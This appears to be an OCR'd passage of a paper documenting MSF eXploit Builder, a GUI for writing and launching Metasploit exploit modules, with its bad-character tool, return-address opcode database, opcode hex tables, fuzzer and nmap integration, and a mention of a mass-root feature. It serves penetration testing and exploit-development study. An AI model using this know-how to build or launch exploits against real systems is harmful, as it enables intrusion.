
Simple values like the exploit's name, revision... are displayed in simple text fields.

The list of the targets is added to a combo box.
The references are extracted to retrieve the full matching URLs and add them to an array, so the user can just click on a link to visit the URL (the default browser is automatically launched with the URL as parameter).

The user can also access directly the Metasploit Framework's documentation via the combo at the bottom of the window.

Useful features:

The user will retrieve the badchars (list of characters forbidden in the buffer: used by the encoder to prevent the shellcode to be corrupted/truncated, i.e.: the NULL byte \x00).
The button near the badchars field will open a new window.
This window shows the ASCII table and built-in converters to easily convert hex strings to ASCII and ASCII2HEX.



Dec	Hx	Oct	Char		Dec	Hx	Oct	Html	Chr	Dec	Hx	Oct	Html	Chr	Dec	Hx	Oct	Html	Chr
0	0	000	NUL	(null)	32	20	040	&#32;	Space	64	40	100	&#64;	@	96	60	140	&#96;	`
1	1	001	SOH	(start of heading)	33	21	041	&#33;	!	65	41	101	&#65;	A	97	61	141	&#97;	a
2	2	002	STX	(start of text)	34	22	042	&#34;	"	66	42	102	&#66;	B	98	62	142	&#98;	b
3	3	003	ETX	(end of text)	35	23	043	&#35;	#	67	43	103	&#67;	C	99	63	143	&#99;	c
4	4	004	EOT	(end of transmission)	36	24	044	&#36;	$	68	44	104	&#68;	D	100	64	144	&#100;	d
5	5	005	ENQ	(enquiry)	37	25	045	&#37;	%	69	45	105	&#69;	E	101	65	145	&#101;	e
6	6	006	ACK	(acknowledge)	38	26	046	&#38;	&	70	46	106	&#70;	F	102	66	146	&#102;	f
7	7	007	BEL	(bell)	39	27	047	&#39;	'	71	47	107	&#71;	G	103	67	147	&#103;	g
8	8	010	BS	(backspace)	40	28	050	&#40;	(	72	48	110	&#72;	H	104	68	150	&#104;	h
9	9	011	TAB	(horizontal tab)	41	29	051	&#41;	)	73	49	111	&#73;	I	105	69	151	&#105;	i
10	A	012	LF	(NL line feed, new line)	42	2A	052	&#42;	*	74	4A	112	&#74;	J	106	6A	152	&#106;	j
11	B	013	VT	(vertical tab)	43	2B	053	&#43;	+	75	4B	113	&#75;	K	107	6B	153	&#107;	k
12	C	014	FF	(NP form feed, new page)	44	2C	054	&#44;	,	76	4C	114	&#76;	L	108	6C	154	&#108;	l
13	D	015	CR	(carriage return)	45	2D	055	&#45;	-	77	4D	115	&#77;	M	109	6D	155	&#109;	m
14	E	016	SO	(shift out)	46	2E	056	&#46;	.	78	4E	116	&#78;	N	110	6E	156	&#110;	n
15	F	017	SI	(shift in)	47	2F	057	&#47;	/	79	4F	117	&#79;	O	111	6F	157	&#111;	o
16	10	020	DLE	(data link escape)	48	30	060	&#48;	0	80	50	120	&#80;	P	112	70	160	&#112;	p
17	11	021	DC1	(device control 1)	49	31	061	&#49;	1	81	51	121	&#81;	Q	113	71	161	&#113;	q
18	12	022	DC2	(device control 2)	50	32	062	&#50;	2	82	52	122	&#82;	R	114	72	162	&#114;	r
19	13	023	DC3	(device control 3)	51	33	063	&#51;	3	83	53	123	&#83;	S	115	73	163	&#115;	s
20	14	024	DC4	(device control 4)	52	34	064	&#52;	4	84	54	124	&#84;	T	116	74	164	&#116;	t
21	15	025	NAK	(negative acknowledge)	53	35	065	&#53;	5	85	55	125	&#85;	U	117	75	165	&#117;	u
22	16	026	SYN	(synchronous idle)	54	36	066	&#54;	6	86	56	126	&#86;	V	118	76	166	&#118;	v
23	17	027	ETB	(end of trans. block)	55	37	067	&#55;	7	87	57	127	&#87;	W	119	77	167	&#119;	w
24	18	030	CAN	(cancel)	56	38	070	&#56;	8	88	58	130	&#88;	X	120	78	170	&#120;	x
25	19	031	EM	(end of medium)	57	39	071	&#57;	9	89	59	131	&#89;	Y	121	79	171	&#121;	y
26	1A	032	SUB	(substitute)	58	3A	072	&#58;	:	90	5A	132	&#90;	Z	122	7A	172	&#122;	z
27	1B	033	ESC	(escape)	59	3B	073	&#59;	;	91	5B	133	&#91;	[	123	7B	173	&#123;	{
28	1C	034	FS	(file separator)	60	3C	074	&#60;	<	92	5C	134	&#92;	\	124	7C	174	&#124;	|
29	1D	035	GS	(group separator)	61	3D	075	&#61;	=	93	5D	135	&#93;	]	125	7D	175	&#125;	}
30	1E	036	RS	(record separator)	62	3E	076	&#62;	>	94	5E	136	&#94;	^	126	7E	176	&#126;	~
31	1F	037	US	(unit separator)	63	3F	077	&#63;	?	95	5F	137	&#95;	_	127	7F	177	&#127;	DEL


Source: www.LookupTables.com

Bad Chars \x00\x09\x0a\x0d

Bad Chars NUL

This feature is useful for people who don't the ASCII table by heart ;-)


The user can also print the exploit code into various formats: MS Word, Excel, HTML, PDF, XML or send it via Email or as an attached PDF file. *(Adobe's products are not required)*



BearShare 6 ActiveX Control E

```
##
# $Id: bearshare_setformatlikesample.rb 4953 2007-05-21 20:51:
##
```

The most interesting feature in the editor is the targets' part.


Targets: Windows XP SP2 Pro English

Ret. address: 0x7c81DC1C

DLL:

Opcode:

Windows: | SP: | Type:

Locale: MULTI | Ret. addres

More than a combo box with the list of the targets supported by the exploit, we find various fields. The return address used by the module to exploit the specified target is extracted in a field.

Then, we find a field called « DLL ».
MSF-XB tries to retrieve from the module's source code what the name of the DLL is and where the Return Address (RA) comes from. *(It's just possible if this DLL's name was specified in the exploit's code by the exploit writer.)**

A key feature of the MSF eXploit Builder is that it comes with a **local international opcodes database**. Reference:
https://www.securinfos.info/international-opcodes/index.php

The Metasploit Framework's project has an opcodes database (accessible via the Internet, or via the msfcli script). The MSF's opcodes database is an awesome and very useful database. The opcodes and return addresses stored in it come with a lot of details (version's number of the DLLs) and it includes a lot of opcodes from many DLLs.
The Metasploit's opcodes database actually supports these locales:
English (US), French (FR), German (GE/DEutsch)

The opcodes database included in MSF eXploit Builder supports up to 10 locales:
English (US), French (FR), German (GE/DE), Chinese (CH), Japanese (JA), Italian (IT), Spanish (ES), Nederland (NL), Polish (PL), Portuguese (PT)

The XB's database only includes common Windows' DLLs:
KERNEL32, NTDLL, USER32, SHELL32, WS2_32, WS2HELP and GDI32

The couples's opcode/return address are listed using findjmp2 (by Class101).
Note: I think to use eEreap (by eEye) in a near future to list the opcodes/RA since it should provide more usable couples

The benefits of having a local database are:
- **The searches are faster**
- **It allows to do reverse searches*** (address gives the matching opcode)

So, the user can choose the Windows' version (i.e.: XP, 2000), the Service Pack's level (SP2, SP4) and the locale he wants to use.
Then he just has to click on the « search » button to obtain a list of the matching results.

An interesting option introduced by this RA research is the ability to only search RAs present in multiple OS/SP/LOC: the user just have to select the « MULTI » value in the Locale's combo box.
The badchars value will be used to remove bad return addresses from the results' list.

The benefits of having this local research are:

- **Reliability**: the exploit should work against <u>multiple targets</u> (so the attacker should less have to worry about fingerprinting the target OS)
- **Time saved**: the exploit writer will not have to list the return addresses one by one in each DLLs of the test platform, and then <u>deal with the badchars</u> to eliminate badras

When the user has chosen the return address he wants to use, he just have to click on the « Add this target » button, and theXploit Builder automatically adds the correct line in the exploit module's code.

PS: the user can also access a list of the couples « asm/hex representations » of the opcodes via one button. Example of the list displayed:


ASM Code:

```
*    call eax  FF D0
*    call ebx  FF D3
*    call ecx  FF D1
*    call edx  FF D2
*    call edi  FF D7
*    call esi  FF D6
*    call esp  FF D4
*    call ebp  FF D5
*
*    call [eax]    FF 10
*    call [ebx]    FF 13
*    call [ecx]    FF 11
*    call [edx]    FF 12
*    call [edi]    FF 17
*    call [esi]    FF 16
*    call [esp]    FF 14 24
*    call [ebp]    FF 55 00
*
*    jmp eax  FF E0
*    jmp ebx  FF E3
*    jmp ecx  FF E1
*    jmp edx  FF E2
*    jmp edi  FF E7
*    jmp esi  FF E6
*    jmp esp  FF E4
*    jmp ebp  FF E5
*
*    jmp [eax]    FF 20
*    jmp [ebx]    FF 23
*    jmp [ecx]    FF 21
*    jmp [edx]    FF 22
*    jmp [edi]    FF 27
*    jmp [esi]    FF 26
*    jmp [esp]    FF 24 24
*    jmp [ebp]    FF 65 00
```

```
*    push eax  50
*    push ebx  53
*    push ecx  51
*    push edx  52
*    push edi  57
*    push esi  56
*    push esp  54
*    push ebp  55
*
*    push [eax]    FF 30
*    push [ebx]    FF 33
*    push [ecx]    FF 31
*    push [edx]    FF 32
*    push [edi]    FF 37
*    push [esi]    FF 36
*    push [esp]    FF 34 24
*    push [ebp]    FF 75 00
*
*    pop eax  58
*    pop ebx  5B
*    pop ecx  59
*    pop edx  5A
*    pop edi  5F
*    pop esi  5E
*    pop esp  5C
*    pop ebp  5D
*
*    ret      C3
```

Some additional features:

- Tables' values extraction *(right click on a table)*:




The data can be extracted from a table to: Excel, Word, XML formats AND OOO (Writer, Calc) if it is installed

- Search in the window (*right click on the window, « Find... »*):

This feature allows the user to search a string in all the fields of the window

- User's display preferences (right click on the window):


✓ Gray the window if it is inactive (DDW)
Store the size and position of the window
Best Fit
Restore the default size and position
Disable the window animations
Find...

It allows the user to change some effects on the window:


- Gray the window if it is inactive (DDW)
- Store the size and position of the window (it will be stored and restored when the software is closed and opened again)
- Best Fit (reviews the size/position of the window, based on the screen resolution...)
- Disable the window animations (disable the graphical effects when one window is opened)

SAVE:

The «Save» button will just store the viewed source code in the exploit module's file.
NB: when an exploit is opened with MSF-XB's Editor; XB asks the user if he wants to backup the exploit's file before to modify it. The file is stored as a .ZIP file.

TEST:

The «Test» button will open a new window


theXploiter - Jerome Athias

RHOST: 127.0.0.1
RPORT: 21
Exploit: windows/browser/bearshare_setformatlikes
Opcode:
Payload:
DLL:
Target:
Ret. address
OS:
Type
Locale: MULTI
SP
Ret. addres
Badchars: "\x00\x09\x0a\x0d"\\"

Parameter	Value

msfweb [✓ msfgui] msfconsole

From this window, the user can specify some options for the exploit: the payload used and the options attached to this payload...
Then, the attacker can launch the exploit through the msfweb, msfgui or msfconsole interface (ps: the msfconsole interface is not available actually on MSF v3 on Windows).


He just then to click on the « EXPLOITER » button to see the chosen interface opened and the exploit launched.

MSF-XB : Building a new exploit

It is the most important and interesting part of this paper:
« How to build a new exploit module for the Metasploit Framework using MSF eXploit Builder. »

Both from the main menu and through the MSF-XB's editor, the user can click on the « New » button to starts the exploit's generation process.
The user will be asked if he wants to use the assistant. If he answers No; he will just have the editor's window with empty fields.


The MSF eXploit Builder's assistant:



Command: Faultmon.exe /P MYPID
CLSID:
ProgID: Dart.Zip.1
Process:
List opcodes with: msfpescan
Opcode: JUMP
REG: ALL
Target: windows
Type / protocol:
Operating System: Windows XP Pro
Default port: 80
test IP: 192.168.0.250
SP: 2
Locale: fr
Login:
Password:
Fuzzer: TAOF\taof.exe
nmap command: nmap -P0 -sV -p RPORT RHOST
DLL:


On the first window, the user will find:

- A « DEBUGGER » button: it is a shortcut to launch his debugger (defined in the MSF-XB.INI file)
- A « Command: » field: here the user can enter DOS commands and start them directly from the MSF-XB's interface (the last commands run are stored between sessions)
- A « Process » field where the user can enter the path of an executable (or a DLL, OCX...) or he can use the « explore » button to retrieve graphically this path.
  At the right of this one, the user find a « Run process » button which will be used to run the specified process (if it's an .EXE file)
- After that, we find a « MEMDUMP » button, which, if clicked, launch the MSF's memdump.exe tool directly, passing it the good parameters. Memdump does a memory dump of the memory space used by the specified process.
- Then we have fields to list the opcodes from the process. It can be done via various external tools: msfpescan, findjmp2 or eEreap. The user has the ability to specify which type of opcode (jump/call or pop-pop-ret) he wants and the register (or all):


List opcodes with msfpescan Opcode JUMP REG ALL

windows Type / protocol
ows XP Pro Default port 80 test IP 192.168
Locale fr Login Password

Then, we find various fields.
<u>These fields will be present or not, based on the type of « process » chosen.</u>
And so for an executable (.EXE) file, we will find:


Target windows Type / protocol
Operating System Windows XP Pro Default port 80 test IP 192.168.0.250
SP 2 Locale fr Login Password
Fuzzer TAOF\taof.exe

The information relative to the target's operating system:

- A combo box with the list of the platforms which have a matching exploits' directory in the Metasploit Framework (initialized by default at « windows » since MSF-XB runs on it)
- A combo box with a list of Operating System (initialized by default with the current OS)
- Another combo to specify the service pack level (SP)
- And the last one: a combo box to specify the locale of the target


We find also fields relative to the target's service:

- A combo box to specify the type/protocol to test/exploit (the list is based from the MSF's one)
- A field to specify the port on which the target's service is running/listening
- Then, a field to enter the target's IP address
- Two fields for the credentials: Login/Password (if needed)

When the user chooses the target's service type/protocol; MSF-XB's assistant will provides him the list of the available Fuzzers for this specific type/protocol.
And the user will so be able to launch directly a fuzzer's session against the target's service to test/find bug(s)/flaw(s)/vulnerability(ies).

=> The MSF-XB's assistant is an all-in-one interface


Additionally, the user can use directly nmap to retrieve the banner of the target's service:



nmap command nmap -P0 -sV -p RPORT RHOST

It is useful for the check() method of an MSF's exploit module (and for the automatic mass-root feature of theXploiter.

There is also a function to load/unload a DLL specified by the user in memory.



Starting to play with MSF eXploit Builder's assistant...

